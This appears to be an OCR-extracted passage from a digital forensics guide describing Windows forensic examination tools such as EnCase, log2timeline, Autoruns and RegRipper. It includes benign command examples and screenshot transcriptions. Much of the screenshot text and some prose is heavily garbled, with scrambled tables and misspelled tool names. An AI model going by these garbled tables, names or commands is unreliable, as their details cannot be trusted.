A Name Lided 2mm	Ext Fath Category (ASan Lister 1405 Stat) Status	Accessed
1 Kass.aua 20054	aue Mw-M-2 void-Partne Eve 16.0018 13.0018 87420041.56	2/19/2011 9
20055 and 20055	no: MW-M-2 vm8/Partto Uninovn 44.0018 41.1818 8(23)00018.00	4/12/2006 4
2 102.dl 20056	d Hw-H-2, end, Furths Unincon 40% 8 2560 8 8/23(0001 8:00	2019/2011 9
A	a sector to a constant constant	111111
naded: 1,924 Filtword: 1,924 Total: 3,924	Hagegated 1 Checked 8 Statution 297.1.MB	
with 2 week/Partner 1,holisable [NTPS] [week] with prime	Instant28/2.4	
adv	Explore Tab (film: (None)	

Name: EnCase

Author/Distributor: Guidance Software

Available From: http://www.guidancesoftware.com

Description: EnCase is a commercial integrated digital forensic examination program that has a wide range of features for examining forensic duplicates of storage media. The most basic use of EnCase is to perform forensic examinations of file systems as shown in the following figure. In addition to parsing and displaying common file systems, EnCase recovers deleted files, can perform keyword searching, interprets specific file formats in order to extract additional information, and has a scripting language that can be used to add customized functionality and automate routine tasks.


()Cains	- Tak	Happet	Tenetre Dok	Code	Last		1.64	The .	
Chine Ditter Utoknats Q.Sear()		Nain	Last Wetlers	Owned	Accessed	Lopes -	24	Tute	P
The Part Partie Colorita B Personana 14.8	0 785	C hoperum maralest	04/12/04 09:21 2744	04/12/05 09:21 27/04	002914[11:10:24-364M	- 40	I BAL		
COT's trees	2 786	C SAUR	00/04/01 01 55-4584	00/04/04 05 55-444/4	\$41236 0112121AM	22,816	1.4	Oynami LPA Library	
WDC2 MWARE2	387	D bij.eve	00/23/01 08:00:004/4	(H)(23)00 08:00 00MH	04/12/06 09:32:46AM	6,244	4.4.4	windows Executable	
active c	3 766	D brave	00/23/01 00:00:004/4	06/23/01 08:00.004/4	04/12/06 09:32 HAM	8,1%	e-e	Whidows Executable	
BOC Rited	3 789	D briefs di	00/04/04 05 56-46424	00/04/04 05 58-94449	06/12/06 09:32 46AN	\$1,24	. 4	Commic Link Library	
Config.He	0 790	D brinnid	00(25/0) 00:00:05AM	06/23/00 08:00:004/4	04120509324748	8,214	6 d	Dimanic UPA Library	
BOCIO Intrub	786	Burnet D	06/17/06 08:28:27AM	00,0400400.56.44444	02/15/11 09:49:45AN	721,525		Ownamic Link Library	
a crop Program Films	0 782	hait.e.e	000401010156-5244	00/04/04 00:56:5244	00319(1):09.49.45AM	13,312	i nin	Windows Executable	
a cribica Pythen25	0 795	la keengunes	00/23/01 00:00/00AH	06073/01-08-00-00444	04/12/06 04 57 30AM	42,104	1.000		
WOOD WERE AND	0 794	3 ust d	06/25/01 08:00 06AM	INVOICED IN COLORADA	00/19/11 0H 49-4044	2,500		Dyname.LEA.Ldeary	
a color System Volume Information	0.795	berpard.dl	08/25/01 08:00.0049	06/23/01 08:00.0044	04/12/06 09:32 4944	9,93	. 4	Oynamic Link Library	
le CCC hole	0.26	Marianed	04/12/08 09:10-41AH	04/52/06 09 18:45AM	00/01/11 02:33 48991	244			
a color who with	0 787	D Hot, pare D	00/23/01 00:00 00/44	08/23/01 08:00.004/4	0412/05/09 32 4944	8,290		Cynamic LPS Library	
\$-0CT \$1,968	3 788	a magnity and	06/04/04 00: 56-52AM	DEUDAJOH OD 56-52AM	00)179(15 10.23 (9MM	72,706		windows Executable	
COLO PERHAPATI (200000) (COLO PERHAPATI (200000))	0 799	C main.rgz	06/23/01 08:00 09/44	05/23/01 00:00:00444	06404/07 08-39-35AM	187,904	1.00	Coopel Presentation	
a of a phower and phone in the	000	C makerak-eve	00/04/04 01 56-5249	NACE 40 10 HOL40100	04/12/08 09:32 5LAM	85.504	i	Wedges Executable	
# OCI A MONTANISSING	0.001	INVICAL	1001298 12:00 3899	10/01/WE 12:00 30MM	004220705-00.1999	\$20,128	DLL	Outanic LPA Library	
COLO SECONARIONINE	0.002	D maplit d	00/23/01 00:00:00444	04/12/06 07:24:4448	00A0207 05-02-13994	\$12,128		Outranic (PA Library	
POCIO MUNICIPARIZA	0.000	D INVESTIGACE	03/25/98 LL 00-00PH	03/25/98 11:00:00PM	06/62/07 05:00:19/W	38,195	100	Windows Executable	
COLO SMUN-valentestics	0.894	B. duttigen []	08/23/01 00:00-00AM	00/23/01 05:00:004/4	00,02,07 05 02 1399	112,128		Dynamic Unklubrary	
BOLLO SMLANCAREDROOMS	0 865	D exated d	00/04/01 01:56-448/8	00,04,04 01.56.4444	0412/06 09:32:514M	14,848		Dynamic Unit Library	
1000 0 140 Pertak 2001 Test		Barder d		ANTING ADVIDUAN	ANY FRANK OR SP SEAM	11.74		fonder i zá titelev	ŝ
That Dies	- These	et Canada Diteine	Johns Dash	Codepage (16/367	45	Ubdust 9.	142 1	Pites UT Condition	į
100 101 102 102 103 <td># #</td> <td>to receive definition of</td> <td>1.3;ch7-(K 1</td> <td>11 6 1211 1 8 1 1011 1 8 10 1011 1 8 10 1011 1 8 101 1010 1 8 101 1010 1 8 101 1010 1 8 1010 1 8 10 1000 1 8 10000 1 8 10000 1 8 10000 1 8 1000000 1 8 10000000</td> <td>T to T</td> <td>- Torena - Ty Case - Sy Case - Sy File H - Ty Sider - Ty Manu- - Ty Toren</td> <td>Process It Hardw Number I Cable Ky And</td> <td>van</td> <td></td>	# #	to receive definition of	1.3;ch7-(K 1	11 6 1211 1 8 1 1011 1 8 10 1011 1 8 10 1011 1 8 101 1010 1 8 101 1010 1 8 101 1010 1 8 1010 1 8 10 1000 1 8 10000 1 8 10000 1 8 10000 1 8 1000000 1 8 10000000	T to T	- Torena - Ty Case - Sy Case - Sy File H - Ty Sider - Ty Manu- - Ty Toren	Process It Hardw Number I Cable Ky And	van	

Name:	ProD	lisco	ver
-------	------	-------	-----

Author/Distributor: Technology Pathways

Available From: http://www.techpathways.com/

Description: As with other integrated digital forensic examination programs, ProDiscover has the ability to parse and display file systems and other data structures on Windows systems, including Registry, Event Log, and Shadow Volume data. The following screenshot shows ProDiscover being used to explore the contents of clusters.



Name: The Sleuthkit & Autopsy

Author/Distributor: Brian Carrier and Open Source Collaborators

Available From: http://www.sleuthkit.org

Description: The Sleuthkit (TSK) is a free open source package of command-line utilities for conducting forensic examination of file systems. Although TSK is designed to run on UNIX/Linux systems, it can be used to examine FAT, NTFS, and HFS+ file systems. These utilities include fls to list files and directories in the file system and display associated metadata. In addition, a simple Web-based graphical user interface called Autopys is provided to facilitate use of TSK utilities.

Directory Seek	414	en:	2007.03.07 17.01.04 (UTC)	2007.03.09 21.42-37 (07TC)	2007.03.07 17.01.04 (UTC)	54	0	
failer the same of a directory had you want to view		tabend.	2007.03.06 18.36.35 (UTC)	2007.03.09 21.43.37 (UTC)	2007-03-07 85-59-28 (S/TC)	ы	0	1
YEE.	474	NUSLA:	2007.83.07 17:54-55 (UTC)	2007.03.09 22.17.36 (UTC)	2007.03.07 17:54.05 (UTC)	320		
File Name Search	171	manual	2007.03.07 19.16.13 (UTC)	2007.03.07 19.16.13 (UTC)	2007.83.01 1916.13 (070)	1000054576	0.	
fator a Post-register	474	Sator Normalista	2007.03.07 13-37.04 (UTC)	3007.03.09 13.03.56 0/TU	2007.00.07 13-37/04 (UTC)	94		1
or want to find	4/4	Same:	3007.03.06	3007.63.09	2007.63.86	ы	. 81.7	
MARCE	_	C E Stream and					_	-

Name: X-Ways

Author/Distributor: WinHex

Available From: http://www.x-ways.com

Description: X-Ways is a commercial program for performing forensic examination of storage media and files. The most basic use of X-Ways is to perform forensic examinations of file systems as shown in the figure below. In addition, X-Ways can be used to recovered deleted files and perform keyword searches.

Verdanet Syste	-																								122 Nam. 79-6
Nane -	10.12	-	_	_	110	Les 1	-	11			-	Terra a	allet	-	112	Acess		L.	110		Bepet	1.0	-	1.	122 Non, 19-0
Date and		-	_	_	-									10.14			0 2273		1.00	(Hereiter)	Shapen	11.00	Care -		
Toppert.					- 6												10.00								
Different.					1.4												6 23 29								
Summer of					12												6 25 19								
harry's d					1.0												0 23 17								
Did.dl					1.4												6 25 25								
Interior -					- 4												0 00 02								
Lardal					14												0 23.75								
Lump n					- 2												0 21 55								
112.0																	9 2512								
Magdea	tion of				1.0	-	285	13 21		009 2		n cz/	4/200	00.15		V13/20	1 23 27	APD.							
Magnipe							12.61	10 0	14	000	0131	10.01	4/2001	01.14	23.07	V14/20	0 0012	53A							
main cal					1.44		503	(8.0)	212	005	2.45	207/	4/2001	01.14	09.07	/11/28	0 22 45	32 A							
Anna	448				144		96.5	12 6	vis.	009.2	2124	6.07	4/2001	01.14	2361	V13/23	8 2312	46.4							
and d					1.4		75.0	0.0	Sec.	009.0	0.12	407/	4/2001	01.95	17.62	14/09	8 00 12	29A							
Angone	4				14		75.0	13.0	VIES	000	0121	19:07	4/200	01.15	3761	V14/20	6 00 12	27A							
manut	1				14		0.5	18.03	1140	009.0	4.951	n (c) i	4/200	04.95	01.02	V14/20	8 04 55	CT.A.							
mitukte					1.00		295	10.0	ά¥,	009 2	3131	11 07/	4/200	01 14	23.67	713/20	8 2515	37A							
HOESAM	(AMMI)	\$ 10.0	he d				306	13.0	120	109 ;	1391	0.067	0700	25.35	10:06	78/39	9 21 39	ACE							
nein-A22	4				1.0		12.5	18.13	122	518.2	0.001	012/	5:200	09:02	4512	/05/22	\$ 20.00	A.12							
Volume	Fie	Pre	-	0.	-	Gab	-	Calers	54	Leger	d i		1.50	1									Selecte	(† 1 iše.	00.1255
Offeet		1	2	2	1 1	6	7	1	-	4 1	a c	D	1. 1	7	-			-1					12.4		
0000000	40	EA.	10.7	0.0	1.65	00	83	114	00.1	0.0		TT.	00.0	1 17			99	100	-			in the second	1032.dl 7. Nordonal Ga	1022	
01000000	110	00	60 6	0.01	0 00	00	60	45	00.1	0 0	0.00	00	00.0	5						12.40		12.20	A. THYPECONE CON	owner.	
0000020	80	50	00.0	0.0	1.00	00	00	00	00.1	0.01	0 08	00	00.0	5					DO	IS Date		221	Firme		24
0000020	00	00	00 S	0.0	0.00	00	00	00	00.1	10.01	2.24	00	20 ¢	2			1.20		- 22		N/4 01.01.16				21623
00000140		18 :		8.0	0.84	09	CD.	21	28.1	15.40	C CD	21	54.6		L.,		11)11		10		00:02:04	100	W/o slack:		2350 to
0000050	69			0.7	2.48	-67	72	63	6D.)	10.6	3 62	4E	6R 63				68650	FT			67/14/20	09	Margaret and		
0.0000000	74			5 2			68		67.1	£ 2	0.84	48	53.2			NA L	L DOS		18		01:06:54	25.00	(Frank-arep read	11	
00000570		18				00	04	24		10 0			00 0						-	-					
00000000	133	85	AE I	9.5	7.04	00	89	57	04.1	夜市	p (7	-84	CO 8	1 4	otin.	ARV -	1V Å1	100					Centre Ine		02/12/28

Timeline Generation

2timeline

Author/Distributor: Kristinn Gudjonsson

Available From: http://log2timeline.net/

Description: LogZimeline is a free, open source tool that extracts information from a variety of logs and other date-time stamped data sources and consolidates the information into a comprehensive time line for review. This too can be used to process individual files or an entire mounted file system to extract information from supported file formats. For example, the following command processes a Security Event log from a Visa system.

log2timeline -f evtx -z EST5EDT SecEvents.evtx

Start processing file/dir [SecEvents.evtx] ...

Starting to parse using input modules(s): [evtx] Loading output file: csv

date.time.time.zone.MACB.source.sourcetype.type.user.host.short.desc.version.filename.inode.notes.format extra

07/27/2011,12:45:28.EST5EDT,MACB,EVTX,Security,Event Logged,-,Rozilla,Event ID

Security/Microsoft-Windows-Security-Auditing:4616,Security/Microsoft-Windows-Security-Auditing ID [4616] :EventData/Data -> SubjectUserSid = S-1-5-21-406733884-1130205496-191468519-1001

SubjectUserName = Yacker SubjectDomainName = Rozilla SubjectLogonId = 0x00000000146ece

PreviousDate = 7/27/2011 PreviousTime = 12:45:29 AM NewDate = 7/27/2011 NewTime = 12:45:28 PM ProcessId = 5096 ProcessName = C/Window/System32/dillhost exe

Processia = 5096 Processivaine = C7 windows/System/52/dimost.exe

2.SecEvents.evtx,199745,Description of EventIDs can be found here:

http://sapport.microsoft.com/default.aspx?scid=kb;EN-US;947226 URL:

http://eventid.net/display.asp?eventid=4616&source=Microsoft-Windows-Security-

Auditing.Log2t::input::evtx.-

<cut for brevity>

The following commands determine the offset of partitions using mmls, mounts the second partition using the loopback interface, and extracts information from files on a mounted Windows XP image using log/2mientice with the winap models. The winap models includes these file formats explained below: chrome, evt, exif, fl_boolkmatk, firefox3, leithstory, iis, mcafeo, opera, oxml, pdf, prefetch, recycler, restore, setuppi, low, im. link, sprimeall, winneys, musers, software, system.

mmls infected-winxp-image.dd

00: ----- 000000000 000000000 000000001 Primary Table (#0)

01: ----- 000000001 000000062 000000062 Unallocated

02: 00:00 000000063 0000259259 0000259197 NTFS (0x07)

mount -t ntfs-3g -o ro.Joop.show_sys_files.offset=32256 infected-winxp-image.dd /mnt/evidence # log2timeline -z EST5EDT -f winxp -w output.csv -r -p /mnt/evidence

Log Formats Supported: The following log formats are processed by log2timeline.

Name	Ver. Description
	0.3 Parse the content of a Apache2 access log file
	0.2 Parse the content of a Apache2 error log file
chrome	0.3 Parse the content of a Chrome history file
	0.2 Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
evt	0.2 Parse the content of a Windows 2k/XP/2k3 Event Log
evtx	0.5 Parse the content of a Windows Event Log File (EVTX)
exif	0.4 Extract metadata information from files using ExiTool
f bookmark	0.3 Parse the content of a Firefox bookmark file
irefox2	0.3 Parse the content of a Firefox 2 browser history
irefox3	0.8 Parse the content of a Firefox 3 history file
tk_dirlisting	0.2 Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
generic linux	0.3 Parse content of Generic Linux logs that start with MMM DD HH:MM:SS
ehistory	0.7 Parse the content of an index dat file containg IE history
6	0.5 Parse the content of a IIS W3C log file
isabit	0.4 Parse the content of a ISA text export log file
p_ntfs_change	0.1 Parse the content of a CSV cutput file from JP (NTFS Change log)
nactime	0.6 Parse the content of a body file in the mactime format.
ticalee	0.3 Parse the content of a log file
nfl	0.1 Parse the content of a NTFS MFT file
mssal entog	0.2 Parse the content of an ERRORLOG file produced by MS SQL server
ntuser	1.0 Parses the NTUSER.DAT registry file
opera	0.2 Parse the content of an Opera's global history file
oximi	0.4 Parse the content of an OpenXML document (Office 2007 documents)
cap	0.5 Parse the content of a PCAP file
pdf	0.3 Parse some of the available PDF document metadata
prefetch	0.7 Parse the content of the Prefetch directory
ecycler	0.6 Parse the content of the recycle bin directory
estore	0.9 Parse the content of the restore point directory
safari	0.3 Parse the contents of a Safari History plist file
am	0.1 Parses the SAM registry file
security	0.1 Parses the SECURITY registry file
setupapi	0.5 Parse the content of the SetupAPI log file in Windows XP
skype_sol	0.1 Parse the content of a Skype database
software	0.1 Parses the SOFTWARE registry file
sol	0.5 Parse the content of a .sol (LSO) or a Flash cookie file
souid	0.5 Parse the content of a Squid access log (http:/emulate.off)
Evision	0.2 Parse the content of a Linux Syslog log file
system	0.1 Parses the SYSTEM registry file
in	0.5 Parse the content of a body file in the TLN format
volatility	0.2 Parse the content of a Volatility output files (psscan2, sockscan2,)
win link	0.7 Parse the content of a Windows shortcut file (or a link file)
wmiprov	0.2 Parse the content of the wmiprov log file
tinwait	0.4 Parse the content of a XP Firewall log
choice is may	and the second sec

Forensic Examination of Common Sources of Information on Windows Systems

Name: WinPrefetchView

Author/Distributor: Nirsoft

Available From: http://www.nirsoft.net/utils/win_prefetch_view.html

Description: WinPrefetch is a tool for extracting details from Prefetch files including the first time an executable was run, the last time it was run, and the number of times it was run as shown in the following figure.

Flename /	Created Time	File Size	Run Counter	Last Rup Time	
PTOWENED.EXE-1FBC2242.bf	5/9/2011 2:33:43 PM	5,602	1	5/9/2011 2:33:42 PM	
POISON IVY 2.3.2.EXE-30CF0369.0	f 5/9/2011 2:34:00 PM	35,060	1	5/9/2011 2:33:50 PM	
Filename / Full Pat	ń	D	evice Path		Index
ADVAPE32.DLL		V	EVICENHARDO	ISKVOLUMET/WINDOW	6
ADVPACK.DLL		V	DEVICEWHARDD	ISKVOLUME1\WINDOW	10
CTYPE.NLS		10	DEVICE HARDO	ISKVOLUME1\WINDOW	14
GD032.DLL),E	EVICEHARDO	ISKVOLUME1/WINDOW	9
KERNEL32.DLL		10	EVICEHARDO	ISKVOLUMEI (WINDOW	1
LOCALE NLS		V	EVICE HARDO	ISKVOLUME1(WINDOW	3
MSVCRT.DLL		V	EVICE HARDO	ISKVOLUMEI (WINDOW	11
MTDEL.DEL		VC.	EVICETHARDO	ISKVOLUME1(WINDOW	0
CLE32.DUL		J.	EVICETHARDO	ISKVOLUMEI (WINDOW	12
PROWENED.EXE		U	EVICEWARDO	ISK1\DP(1)0-0+5\PIOW	5
RPCRT4.DLL		10	EVICEHARDO	SKVOLUMET WINDOW	7
SORTKEY.NLS		V	EVICETHARDO	SKVOLUMET WINDOW	15
SORTTBLS.NLS		U	EVICEHARDO	ISKVOLUMEI (WINDOW	4
UNDCODE.NLS		V	EVICE HARDO	SKVOLUMET/WINDOW	2
USER32.DLL		U.	EVICEHARDO	ISKVOLUMET/WINDOW	8
VERSION.DUL		U	EVICEHARDO	ISKVOLUME1(WINDOW	13

P	ame	:: F	re	fet	ch .	Pai	S	er																
A	uth	or/l	Dis	trib	utor	: R	ed	vol	f									_	_	_				

Available From: http://redwolfcomputerforensics.com/downloads/parse_prefetch_info_v1.4.zip

Description: Destateb Descar is a program that extends information from Destateb files and outputs the

Description: Freecom raiser is a program matexnasts information from Freecom mes and outputs me results in a simple format for examination. The following screenshots show Pretch file being extracted in HTML report format.

Prefetch Parser	
Case Number/Description ie: melissas_computer.db3	
15956 Erics_Laptop	
Directory where Prefetch files are located: [ie: c:\Windows\Prefetch]	
C:\WINDOWS\Prefetch	
Directory to write Reports to	
C:\Maiware Lab\Reports	
Windows Version XP/2003 C Output Type HTML	
Parce Profestole Educa	
Parse Prefetch Files	

Prefetch Reports

Index Sectors

Prefetch File Name	Actual File Name	Number Tanes Run	UTC cane
POPULAR/CERENCAVER/CERCETTRE/SCORE/SIL	POPULAR/CREEN(AVER/JETUP2) 5	X.	Sat Oct 15 23 35 01 2011
RETRIERS, OCHANNESS	AUTHOR BAS	1	2nd Oct 15 25 16 30 2011
RODROLL SCHOOL HYPOTHERAL	ROMULAL 32 EXE	1	Set Oct 15 23:15:45 2011
BIDDLLID KIS-IN-CHIDDD at	BUDIDALIO EXE	2	We8 Oct 12 05:44 24 2011
RUNDLLIG END-ID CSCHCA 16	RADADALS2 ED(E	1	Wed Oct 12 0549 34 2011
BUDDLE IS NOT ANALOSOFT IN	NUMBER AL 12 EXE	3	Ber Oct 15 23:1547 2011
INTECTED EDE-MANDCOP of	SEGCIPLEXE	3	The Aug 30 04 25 99 2011
25 DE17/C 3006-37998040 of	SBEEVE EXE	1	Set Oct 15 22 21 33 2911

	utoruns				
Author/D	istributor: Microso	oft			
Available	From: http://www	.sysinternals.com			
details from providing entries. Fo indication associated	m various locations a categorized intert r example, Autorus of malware. As an executable on the	that will launch pro face to this informations can show executal other example, Auto disk as shown in the	against a live system grams when a Wind- ion, Autoruns can be bles that have not be runs can reveal startt following figure, wh at was deleted by Au	ows computer starts useful for identify en signed, which m ap entries that are n ich may be an indi-	s up. In addition to ing unusual startu ay be an nissing the
	Bile Entry Options Us	General and Control of			
	Winsock Providers	Boot Execute 🔄 Image I 🍙 Print Monitors 🌒 Igon 🔒 Explorer 🙍 Inte	LSA Providers 🔮 Networ ernet Explorer ピ Scheduled	k Providers 🔐 Sidebar I Tasks 🌚 Services 🏾 💐	
	Codecs Codecs	Soci Execute 📑 Image 1 🍙 Paint Monitors 👽 Igon 😪 Explorer 🟉 Inte	LSA Providers 🔮 Networ	k Providers 🔒 Sidebar I	Gadgets
	Codect Codect Winsock Providers	International Control	LSA Provider: Standard ment Explore Publisher Brother Industries, Lid. Brother Industries, Lid. Brother Industries, Lid. Brother Industries, Lid. Intel Corporation Conseard System, Inc. Conseard System, Inc.	Powders P Sdebar Task % Sdebar Inage Path Cvindowr Lysten 32 drive Cvindowr Lysten 32 drive	Gadgeti Covers

Name: Log Parser

Author/Distributor: Microsoft

Available From: http://www.microsoft.com/downloads/en/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07

Description: Log Parser is a versatile utility for parsing common types of data on Microsoft Windows systems, including file system entries, Registry entries, Event logs, and IIS Web server logs. In addition to simply parsing files, Log Parser provides a SQL query interface to the support file formats that can be useful for extracting specific information. For example, the following use of Log Parser extracts all logon records from a Windows Security Event log and displays a list of usernames and the date and time they were used to log onto the system.

```
C:\>LogDerser 'SELECT TimeGenerated A& LogonDate, EXTRACT_TOKUNGtrings, 0, '|')
A& Username FROM: 'SecEvent EV' (MERE EVENTLD NOT IN (SIL)542(543) AND EventType =
6 AND EventCategory = 2 AND Username NOT LIKE 'IUSE_b'*
LogonDate Username
2002-55-50 (21/01)11 emmith
2002-55-50 (21/01)11 emmith
2002-55-50 (21/01)15 emmith
2002-55-50 (21/21)2 emmith
```

Name: Event Log Explorer

Author/Distributor: FSPro Labs

Available From: http://www.eventlogxp.com/

Description: Event Log Explorer is a useful program for examining Windows Event Logs. This tool can be used to filter on specific events as shown in the following figure, enabling forensic examiners to focus on a subset of events that may be relevant to a malware incident. In additon, Event Log Explorer supports keyword searching of Event log entries, which can be useful for finding specific events related to malware incidents.

System.evtx	121 L				
11 1 1	Fittered: showin	ng 91 of 56972 er	vent(s)	0	35
Type	Date	Time	Event	Source	
Error	04/20/2011	9:22:46 AM	7026	Service Control Manager	
Error	04/20/2011	9:04:24 AM	7026	Service Control Manager	
Error	04/17/2011	9:02:40 AM	7026	Service Control Manager	
Error	04/15/2011	9:25:03 AM	7026	Service Control Manager	
Error	04/14/2011	3:32:35 PH4	7026	Service Control Manager	
Error	04/14/2011	12:57:45 PM	7030	Service Control Manager	
•					2

Name: Registry Viewer

Author/Distributor: AccessData

Available From: http://www.accessdata.com

Description: Registry Viewer is a program for examining Registry hives from Windows systems. This program displays Registry values and associated data, and has the ability to decode certain values that would otherwise be obfuscated. Registry Viewer also has features for filtering specific Registry keys and performing keyword searches. In addition, Registry Viewer has a feature for finding all alterations in a Registry hive within a specific date range as shown in the following figure.



	000 43 E	59291119-0112 59291119-0112	Where, In: Where Tool/White admitted with depress Where, In: Where Tool/White admitted with depression (2001).	cho valuesa «2 values»
5/N/2013 38:33143/UTC		C 5/9(301119/01/15	Manualfisindual/Carentineau/Windows.pdate	<2 values >
			Mercod/Windows/CarentTerace/Due	division's
		5/9/2011 19:21-44	Morosoft	Cito values?
	052 00 C	\$/9/2211 18:31:44	Mexicolif(RPC1)56Agent	cite valuei orio
		C 2007002 10:01.20	Manager Birth Parties Constitution	
	SMOOL IN ID-OVINC	MMC001118:03+03UTC 022-032 020 020 020 020 020 020 020 020 020	Microsoft (a) (a) (b) (b) (b) (b) (b) (b) (b) (b) (b) (b	000011 1 000110 0001100000000000000000000000000000000

Name: Reg	Ripper	
Author/Dist	ributor: Harlan Carvey	
Available Fr	rom: http://regripper.wordpress.com/regripper/	
Windows Re hives. These	Registry Ripper (aka RegRipper) is a utility for extracting specific i gistry hives. This tool uses plug-in files to specify which items will b plug-ins can be run against a suitable Registry hive from a command per graphical user interface shown here for a System Registry hive.	e extracted from Registr
	Registry Ripper, v.2.02	
	Ele Help	
	Hive File: C:\Users\cmdlabs\Desktop\Temp\system Browse	1
	Report File: C:\Users\cmdlabs\Desktop\Temp\system-report.tx Browse	1
	Plugin File: Tystem	
	nic_mut2. Done. Ivi_confg. Done ubtor. Done de-Class. Done. de. Done. Ivic. Done. Ivic. Done. Ivic. Done. Tuggers completed with errors.	
	Rip It Con	•
	Done	

Name: Registry Decoder	
Author/Distributor: Digital Forensic Solutions	
Available From: http://www.digitalforensicssolutions.com	1

Description: Registry Decoder is a free, open source tool for examining Windows Registry hives,

extracting specific information using plug-ins, and can present the results in a report. This tool has the added functionality of comparing two different versions of a Registry hive and showing the differences. In addition, Registry Decoder supports keyword searching within a specified time frame.

Liter HRUs 📋 Muli Cache 📄 Recent Docs 📄 Typed I	ratis 🖾	U	ser Ri	•		Search	Res	da -	Color	-0	0	over	8	1
C/UsersTecasey/DesktopTregdecoderR19/NTUSER.DAT	1						1	luta						
SAPILayer E. Scheduler	1	C:W	NOO	WSID	ysten	120	fmo							
Search Assistant	2					tatia I	-		220					-
Security Center	1	- C. 18		- 14k		545.01	a an			ender!	8.67	£		
Speech	1	"CAP	rogra	m Fik	ei.Sk	yped	hone	r.Sky	pte	€ /0	copie	sh /m	inim	icei
SystemCertificates	1	*C1P		- 14						24				
> VIAB Windows					6.01	Colors,	40.0	15/11	y.e	e. / er	~~~~	00-0		
+ CurrentVersion														
 Applets 														
Controls Folder										100	_	M	-	£,
Explorer		22	43	30	50	50	72	60	67	72	61	6.4	25	4
 Group Policy 														
# GrpConv	15	73	Sc	56	69	64	61	64	69	61	20	42	73	6
Internet.	32	51	56	69	64	63	84	69	61	54	78	40	64	-
 Internet Settings Policies 	48	20	65	78	65	-								
Policies Run	111		63	10	63	44								
Runonce														
* Settings														
nguity Decoder - Daytel Forensic: Solutions.												9		
Reporting Server Search Plugne User Million Registry Files 4 Alf Files	Mul Cado	•0	1.0		t Deci	-0	Ŀ	lyped	Path			teer R		
Reporting Notice Search I - Plugne L User Hillow .	MUE Cach	•0			t Deci		Ŀ	lyped	Path					
Reporting Server Search Plugne User Millia Registry Files 4 Alf Files		•			t Dec	-0	1	lyped Terr	Path		1	ber ik		
Reporting Server Search Plugne User Millia Registry Files 4 Alf Files		*0	de		t Dec	sear	1	lyped Terr	Path		1			
Reporting Server Search Plugne User Millia Registry Files 4 Alf Files	vitala * Exa	ct Ser		lecer	t Dec	sear	1	lyped Terr	Path n (- D	 D	ber ik	un [
Reporting Server Search Plugne User Millia Registry Files 4 Alf Files	vetala	ct Ser		lecer	t Dec	sear	1	lyped Terr	Path n (0	 D	order Ro	un [
Reporting Tel New Search Plugne Liker Millus Registry Files All Files	vitala * Exa	ct Ser		leceri (2)	t Dec	s 🖸	1	lyped Terr	Path n (- D	l) L Bi	order Ro	un [
Reporting Tel New Search Plugne Liker Millus Registry Files All Files	vitala * Exa	ct Sec	rch	lecen (2) Sta	t Dec	sear Sear Seart	1	lyped Terr	Path n () 5 6	Pa E Da	l i Di Sui S Ia	ker R	un [
Reporting Tel New Search Plugne Liker Millus Registry Files All Files	vetala Exa Key	ct Ser s	rch ///m	lecen (2) Sta	t Dec	sear Sear Seart	1 rch	lyped Terr	Path n () 5 6) Par E Da	l i Di Sui S Ia	ker R	un [

Name: NetAnalysis

Author/Distributor: Digital Detective Group

Available From: http://www.digital-detective.co.uk/

Description: NetAnalysis extracts information from a wide variety of Web browsers, including Internet Explorer, Firefox, Safari, Mozilla, Goegle Chrome, Orca, Flock, Yahoo!, AOL ARL files, and other file types. This tools processes and displays browsing history, cookies, and cache data with associated datetime stamps. NetAnalysis also has features for filter ing specific entries and performing keyword searches.

Ele Filter		thing Icob Boolemarks	Beports Audit Yew Col		Cielo	Eastern Standard Time (UTC -0500
Type		Last Visited [UTC]	Last Visited [Local]	Hits	User	un. 2
⊌ cached		6/27/2009 7-27-03 PM Sat	4/27/2009 3:27:03 PM Sat	1	2002	http://www.jacksonteeppa.com/Baltimore%200mer-Harbor/Baltimore%200Tep%20019.gt
🖬 cached		6/27/2009 7:27:03 PM 5ak	6/27/2009 3:27:03 PM Sat	1	quest	http://www.jacksontwppa.com/Baltimore%20Inner-Harbor/Baltimore%20Trip%20022.g
acted u		6/27/2009 7:27:01 PM 5-k	4/27/2009 3:27:01 PM Sat	1	quest	http://www.jacisontreppa.com/Baltmore%200nner-Harbor/Baltmore%200nip%20003.g
ached		6/27/2009 7:27:01 PM 5at	6/27/2009 3:27:01 PM Sat	1.	284	http://www.jacksontroppa.com/Bakimore%200ner-Harbor/Bakimore%200np%20004.g
eched		6/27/2009 7:27:00 PM 5at	6/27/2009 3/27:00 PM Sat	1	guest	http://www.jacisonteeppa.com/Baltmore%200merHarbor/Baltmore%20Trp%20035.g
u cached	0	6/27/2009 7:26:58 PM Sat	6/27/2009 3:26/58 PM Sat	1	0.00	http://www.jacisontwppa.com/Baltimore%200mer-Harbor/DSC00133.3PG
🖌 cached		6/27/2009 7:26:58 PM 5at	6/27/2009 3:26-58 PM Sat.	1	quest	http://www.jacisontwppa.com/Baltmore%20Inner-Harbor/Baltmore%20Trip%20002.g
w cached		6/27/2009 7:26:56 PM Sat	6/27/2009 3:26:56 PM Set	1	quest	http://www.jaclaontreppa.com/Baltmore%20Inner+Harbor/Baltmore%20Trip%20038.g
tp.		6/27/2009 7:26:21 PM Sat	6/27/2009 3:26-21 PM Sat	1		ttp://www.jadisontwppa.com/2007baltmoreinnerharbor.htm
tp.	-	6/27/2009 4:24:59 PM Sat	6/27/2009 12:24:59 PM Sat	4		ttp://m.google.com/maps/download
p.		6/27/2009 4:23:39 PM 5at	6/27/2009 12:23:39 PM Set	2		htp://im.google.com/Psource-mil/bi-en
te i		6/27/2009 4:23:24 PM 5at	6/27/2009 12:23:24 PM Sat	2		ttp://m.google.com/m?source=m
φ	-	6/27/2009 4:23:07 PM Sat	6/27/2009 12:23:07 PM Sat.	2		ttp:(jm.google.com/m/search/source=mbg=world+trade+centerbate=mobiletsa=/itkoi
(i 4		6/24/2009 2:06:25 PM Wed	6/24/2009 10:06:25 AM Wed	3		ttp://m.google.com/m/search/site=localisource=mbq=voorid+trade+centerbrear=Balti
tp.	-	6/24/2009 2:06:18 PM Wed	6/24/2009 10:06:18 AM Wed	1		ttp://m.google.com/maps*site=localizenar=Baltenore%2C+MD6aource=m8q=world+tre
		6/24/2009 2:05:16 PM Wed	6/24/2009 10:05:16 AM Wed	1		Rp://m.google.com/m/search?ct=fshtq=baltmore+world+trade+center
